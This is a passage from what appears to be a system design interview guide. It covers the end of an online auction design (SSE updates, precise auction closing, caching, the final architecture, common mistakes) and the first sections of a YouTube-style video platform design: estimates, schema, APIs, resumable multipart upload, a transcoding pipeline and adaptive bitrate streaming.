Server-Sent Events	One HTTP stream, server pushes	One-way is all we need, works through proxies, auto-reconnect	One direction only
WebSocket	Full duplex socket	Two-way	More complex, sticky connections

Recommended: SSE. Viewers only need to receive updates; bids go through normal POST. Each Realtime server holds many SSE connections and subscribes to Redis pub/sub channels only for auctions its clients watch.

```
# Realtime server (async)
async def stream(request, auction_id):
    sub = redis.pubsub()
    await sub.subscribe(f"auction:{auction_id}")
    async def events():
        async for m in sub.listen():
            if m["type"] == "message":
                yield f"event: bid\ndata: {m['data']}\n\n"
    return EventSourceResponse(events())
```

Scaling note: 50,000 watchers on one hot auction spread over 50 Realtime servers means the Bid Processor publishes once, Redis delivers to 50 subscribers, each server writes to 1,000 sockets. Coalesce updates (send at most 5 per second per auction) so a bidding war does not flood phones.

How do we end auctions exactly on time?

The problem: 1 million auctions end per day, and the end must be precise. A bid at 17:59:59.900 must count; a bid at 18:00:00.100 must not.

Option	How	Pros	Cons
Cron scanning the DB every minute	`WHERE end_time < now()`	Simple	Up to 60 s late, heavy query
Delayed message queue (SQS delay, Kafka timer)	Message delivered at end time	Precise, scalable	Delay limits (SQS max 15 min)
Redis sorted set by end time	Poller pops due auctions every 100 ms	Precise, cheap	Needs a durable backup

Recommended: two layers. The truth is in the DB: every bid checks `end_time > now()` in its own SQL, so no late bid is ever accepted even if the closer is slow. The closer only does housekeeping (mark ended, notify), so a delay of a second there is harmless. A worker scans a Redis sorted set (score = end time) for auctions due in the next second; a slow DB sweep every few minutes catches anything missed.

```
while True:
    now = time.time()
    due = r.zrangebyscore("auction_end", 0, now, start=0, num=500)
    for aid in due:
        if r.zrem("auction_end", aid):           # claim it
            close_auction(aid)                    # idempotent SQL
    time.sleep(0.1)
```


```
-- close_auction is idempotent
UPDATE auctions SET status = 'ended'
 WHERE auction_id = :id AND status = 'active' AND end_time <= now();
```

Many auction sites also add “soft close”: a bid in the last 2 minutes extends the end time by 2 minutes, which kills sniping. If you support it, the bid update also bumps `end_time` and re-scores the sorted set.

How do we handle read load with caching?

Reads are 100x writes. Cache the auction page (item, image URLs, current max) in Redis with key `auction:{id}`. The Bid Processor updates the cached `current_max_bid` right after a successful DB commit (write-through), so the cache is never far behind. Static parts (title, images) go to the CDN. Cache staleness of a second is fine for viewing because the authoritative check happens at bid time in the DB.


8. Final architecture



Component	Job	Technology example
API Gateway	Auth, rate limiting, routing	Envoy, AWS API Gateway
Auction Service	Create and read auctions	Stateless service

Component	Job	Technology example
Bid API + Kafka	Durable, ordered bid intake per auction	Kafka, partition key auction_id
Bid Processor	Apply conditional update, publish result	Kafka consumer group
Database	Source of truth for auctions and bids	Postgres, sharded by auction_id
Cache	Hot auction pages, current max	Redis
Realtime	Push bid updates to watchers	SSE servers + Redis pub/sub
End Scheduler	Close auctions on time	Redis sorted set + DB sweep
Notifications	Outbid, winner, seller emails	SNS/SQS, email/push

Deployment map (AWS)



Bid intake, processing and live SSE fan-out run as separate fleets in the service subnet, and the ordered Kafka bid log, sharded Postgres and Redis all sit in the data subnet.

9. Common mistakes and interviewer follow-ups

- Mistake: reading the max bid, comparing in code, then writing. Two bidders race and the lower bid can win. Say: “the comparison happens inside the UPDATE’s WHERE clause, so the DB serializes it.”
- Mistake: storing money as floats. Rounding errors create disputes. Say: “integer cents or NUMERIC.”
- Mistake: relying only on the closer job to stop bids. If it is late, late bids get accepted. Say: “each bid checks `end_time > now()` itself; the closer is just cleanup.”
- Mistake: polling every second for live updates. 50k watchers x 1 req/s is 50k QPS for one item. Say: “SSE plus pub/sub, publish once, fan out per server.”
- Mistake: no idempotency on bid retries. A network retry could create duplicate bid rows. Say: “Idempotency-Key header, bid_id as primary key.”
- Mistake: one global Kafka partition. It kills throughput. Say: “partition by auction_id; order only matters within one auction.”
- Follow-up: “How would you add proxy (automatic) bidding?” Store each user’s max secretly; on a new bid, the processor computes the result of all proxies and writes only the final price, still one ordered step per auction.
- Follow-up: “What about clock differences between servers?” Use the DB’s `now()` (or the Kafka broker timestamp) as the single clock, never the client’s.

10. One-page cheat sheet

Topic	Key point
Scale	10M active auctions, ~1.2k bids/s avg, 1k/s on one hot item
Reads vs writes	~100:1, cache auction page in Redis + CDN
Correctness	`UPDATE ... WHERE :amount > current_max_bid` (one atomic statement)
Alternative	Optimistic locking with version column, retry on 0 rows
Hot auctions	Kafka keyed by auction_id, one consumer per partition, ordered
Fairness	Server arrival order (Kafka offset), DB clock
Real time	SSE + Redis pub/sub, coalesce to ~5 updates/s
Ending	Bid SQL checks end_time; Redis ZSET closer + DB sweep
Anti-sniping	Soft close: extend end by 2 min on late bids
Idempotency	Idempotency-Key, bid_id primary key
Money	Integer cents / NUMERIC
CAP	CP for bid acceptance, AP for viewing

Sources

- Hello Interview: Design an Online Auction Platform Like eBay
- PostgreSQL docs: Explicit locking and SELECT FOR UPDATE
- PostgreSQL docs: Transaction isolation
- Apache Kafka docs: Partitions and ordering
- MDN: Using server-sent events
- Martin Kleppmann: How to do distributed locking

15. YouTube (Medium)

> YouTube lets anyone upload a video and lets anyone else watch it, on any device, on any network speed. The two user actions sound simple, “upload” and “watch”, but the files are huge (up to tens of gigabytes), uploads fail halfway, raw video does not play on every phone, and hundreds of millions of people watch every day. The interviewer is really testing whether you can design a large file upload pipeline, a transcoding (format conversion) pipeline, adaptive bitrate streaming so playback never stalls, and a CDN strategy to serve it all cheaply.

1. Functional requirements

Core (must have):

1. Users can upload a video (up to tens of GB) with a title and description.
2. Users can watch (stream) a video smoothly on web and mobile, even on slow networks.
3. Uploads can be resumed after a network failure without starting over.
4. Users see a view count on each video.

Below the line (out of scope):

1. Search, recommendations, comments, subscriptions. Each is its own system.
2. Live streaming. Different latency problem (seconds, not minutes, to publish).
3. Content moderation and copyright matching. Important, but an async ML side pipeline.
4. Monetization and ads.

2. Non-functional requirements

1. Availability over consistency (AP): watching must be up 99.99%. It is fine if a new video takes a few minutes to appear or a view count lags.
2. Large files: support uploads up to 50 GB.
3. Low latency playback: video starts in under 2 seconds (p95), and rebuffering stays under 1% of watch time.
4. Works on bad networks: quality adapts automatically from 144p to 4K.
5. Scale: 1 million uploads per day, 100 million videos watched per day (closer to billions in real YouTube).
6. Durability: an uploaded video is never lost (11 nines in object storage).
7. Processing time: a 10 minute video is watchable within about 10 minutes of upload finishing.

3. Back-of-the-envelope estimates

Assumption	Number
Uploads per day	1,000,000
Average raw video size	500 MB

Assumption	Number
Output renditions (144p … 4K) total size vs raw	~1.5x raw
Videos watched per day	100,000,000
Average watch time	5 minutes
Average streaming bitrate	3 Mbps
Metadata per video	2 KB

```
Upload bandwidth:
  1M x 500 MB / 86,400 s     = ~5.8 GB/s = ~46 Gbps ingress

Storage per day:
  raw:         1M x 500 MB    = 500 TB
  renditions:  500 TB x 1.5   = 750 TB
  total                       = ~1.25 PB/day -> ~450 PB/year

Streaming egress:
  100M views x 300 s x 3 Mbps = 9e10 Mbit/day
  / 86,400 s                  = ~1 Tbps average (peak ~3 Tbps)
  -> only a CDN can serve this

Metadata:
  write QPS: 1M / 86,400       = ~12/s
  read QPS:  100M / 86,400     = ~1,200/s (x5 peak = 6k/s)
  storage:   1M x 2 KB x 365   = ~730 GB/year
```

The takeaways: metadata is small and easy; video bytes are enormous and must never pass through our app servers.

4. Core entities

- User: uploader or viewer. Fields: user_id, name.
- Video: the logical video. Fields: video_id, uploader_id, title, description, status (uploading, processing, ready, failed), duration.
- Upload: one in-progress upload. Fields: upload_id, video_id, total_size, chunk_size, chunks_done.
- Rendition: one encoded version. Fields: video_id, resolution, bitrate, codec, manifest_url.
- Segment: a 2-6 second piece of one rendition stored in object storage.
- ViewCount: aggregated views per video.

```sql
CREATE TABLE videos (
  video_id     TEXT PRIMARY KEY,
  uploader_id  BIGINT NOT NULL,
  title        TEXT NOT NULL,
  description  TEXT,
  status       TEXT NOT NULL,          -- uploading/processing/ready
  duration_s   INT,
  master_manifest_url TEXT,
  created_at   TIMESTAMPTZ DEFAULT now()
);

CREATE TABLE uploads (
  upload_id    TEXT PRIMARY KEY,       -- S3 multipart upload id
  video_id     TEXT REFERENCES videos,
  total_bytes  BIGINT,
  chunk_bytes  INT,                    -- e.g. 16 MB
  parts_done   INT[]                   -- list of completed part numbers
);
```

5. API design

`POST /v1/videos` – start an upload, returns pre-signed chunk URLs.

```
// request
{ "title": "My trip", "description": "...", "file_size": 2147483648,
  "content_type": "video/mp4" }
// 201
{ "video_id": "v_abc", "upload_id": "u_123", "chunk_size": 16777216,
  "part_urls": [{ "part": 1, "url": "https://s3.../part1?sig=..." }] }
```

Auth: uploader JWT. Status: 201, 400 too large or bad type, 401.

`GET /v1/uploads/{upload_id}` – which parts are done (for resume).

```
{ "upload_id": "u_123", "parts_done": [1, 2, 3, 5], "missing": [4, 6] }
```

`POST /v1/uploads/{upload_id}/complete` – tell the server all parts are uploaded.

```
// request
{ "parts": [{ "part": 1, "etag": "\"a1b2\"" }] }
// 202
{ "video_id": "v_abc", "status": "processing" }
```


`GET /v1/videos/{video_id}` – metadata plus the playback manifest URL.

```
{ "video_id": "v_abc", "title": "My trip", "status": "ready",
  "manifest_url": "https://cdn.example.com/v_abc/master.m3u8",
  "views": 10234 }
```

Public for public videos; 404 if missing, 409 if still processing.


`POST /v1/videos/{video_id}/views` – record a view (fire and forget). Returns 202.

6. High-level design



How will users upload a video?

1. Client calls `POST /v1/videos`. Video Service writes a `videos` row with status `uploading`, starts an S3 multipart upload, and returns pre-signed URLs for each 16 MB part.
2. Client PUTs parts directly to object storage, several in parallel. Our servers never touch the bytes.
3. Client calls `/complete` with each part's ETag (checksum). Video Service completes the multipart upload.
4. Storage emits an "object created" event. Video Service sets status `processing` and starts the transcoding pipeline.



How will users watch a video?

1. Client calls `GET /v1/videos/{id}` and gets the master manifest URL on the CDN.
2. The player downloads the manifest, which lists the available qualities.
3. The player picks a quality based on measured bandwidth and downloads 4 second segments from the CDN.
4. It keeps measuring and switches quality between segments as the network changes.

How will uploads resume after a failure?

1. The client stores `upload_id` locally.
2. After reconnecting, it calls `GET /v1/uploads/{upload_id}`, learns which parts are missing, and uploads only those.

How will view counts work?

1. The player sends `POST /views` after a few seconds of playback.
2. Events go to Kafka and are counted in batches (deep dive below).

7. Deep dives

How do we handle uploads of tens of GB reliably?

Option	How	Pros	Cons
Single POST through app servers	Client streams file to our API	Simple	App servers become a bandwidth bottleneck; one failure restarts the whole file
Single pre-signed PUT to S3	Client uploads straight to storage	Offloads servers	5 GB S3 single PUT limit; no resume
Chunked multipart upload with pre-signed URLs	Split into 16 MB parts, upload in parallel, track parts	Resumable, parallel, no app bandwidth	Client logic is more complex

Recommended: multipart upload. A 10 GB file at 16 MB parts is 640 parts. Losing the network costs at most one part. Uploading 4 parts in parallel uses the full uplink. Each part has an MD5 checksum so corruption is caught.

```
# client side, simplified
CHUNK = 16 * 1024 * 1024

def upload(path, upload_id, part_urls, done):
    with open(path, "rb") as f:
        for p in part_urls:
            if p["part"] in done:
                continue                      # resume: skip finished
            f.seek((p["part"] - 1) * CHUNK)
            data = f.read(CHUNK)
            resp = http.put(p["url"], data=data, timeout=60)
            resp.raise_for_status()
            save_etag(upload_id, p["part"], resp.headers["ETag"])
```

A small trick: let the client fingerprint the file (hash of size + first and last MB) so a user re-uploading the same file after a crash finds the old `upload_id` automatically.

How does the transcoding pipeline work?

The problem: a raw upload might be a 4K MOV from an iPhone. Phones on 3G need 240p H.264, smart TVs want 4K VP9 or AV1. Encoding a one hour 4K video on one machine can take hours. We need it in minutes.

The idea: split the video into short pieces, encode pieces in parallel, then stitch. This forms a DAG (directed acyclic graph) of jobs, where some steps depend on others.

```
                  +--> encode seg1 @ 1080p --+
raw.mp4 --> split --+--> encode seg1 @ 720p ---+
  |        (GOP-    +--> encode seg2 @ 1080p --+--> package --> manifests
  |         aligned)+--> ...  (N x M jobs)  ---+    (HLS/DASH)   + publish
  |                                            |
  +--> extract audio --> encode AAC/Opus ------+
  +--> thumbnails
  +--> moderation / copyright scan (async)
```

Option	Pros	Cons
One worker encodes whole file	Simple	Very slow for long videos
Split into segments, parallel workers, DAG orchestrator	Minutes even for long videos, retries per piece	Need an orchestrator and segment alignment
Managed service (AWS Elemental MediaConvert)	No ops	Cost, less control

Recommended: a DAG orchestrator (like Temporal, Airflow, or AWS Step Functions) fans out segment x resolution jobs to a pool of worker machines via a queue. Segments are cut on keyframe (GOP) boundaries so they can be encoded independently. Each job is idempotent: its output path is deterministic, so a retry just overwrites.

```python
# orchestrator sketch
def transcode(video_id, raw_key):
    segs = split_on_keyframes(raw_key, seconds=10)    # e.g. 360 for 1 h
    jobs = [enqueue("encode", video_id, s, r)
            for s in segs for r in ["240p","480p","720p","1080p"]]
    wait_all(jobs, retries=3)
    audio = enqueue("encode_audio", video_id, raw_key)
    wait_all([audio])
    package_hls_dash(video_id)                         # write manifests
    db.update_status(video_id, "ready")
```

Math: 1 hour video, 360 segments x 4 resolutions = 1,440 jobs. If each takes 30 seconds and we give it 200 workers, it finishes in about 1,440 / 200 x 30 s = 3.6 minutes.

How does adaptive bitrate streaming keep playback smooth?

Adaptive bitrate (ABR) streaming means each quality is cut into small segments (2-6 s), and a text manifest lists them. The player picks the best quality the network can sustain right now, and can switch at every segment boundary. The two standard formats are HLS (Apple, `.m3u8`) and MPEG-DASH (`.mpd`). Both work over plain HTTP, so any CDN can cache them.

Option	Pros	Cons
Progressive download of one MP4	Simple	Stalls on slow networks, wastes data if user leaves
HLS	Plays natively on iOS/Safari, widely supported	Historically slightly higher latency

Option	Pros	Cons
DASH	Codec-agnostic open standard, good on Android/web	Not native on Safari
CMAF segments + both manifests	One set of segment files, two small manifests	Slightly more packaging work

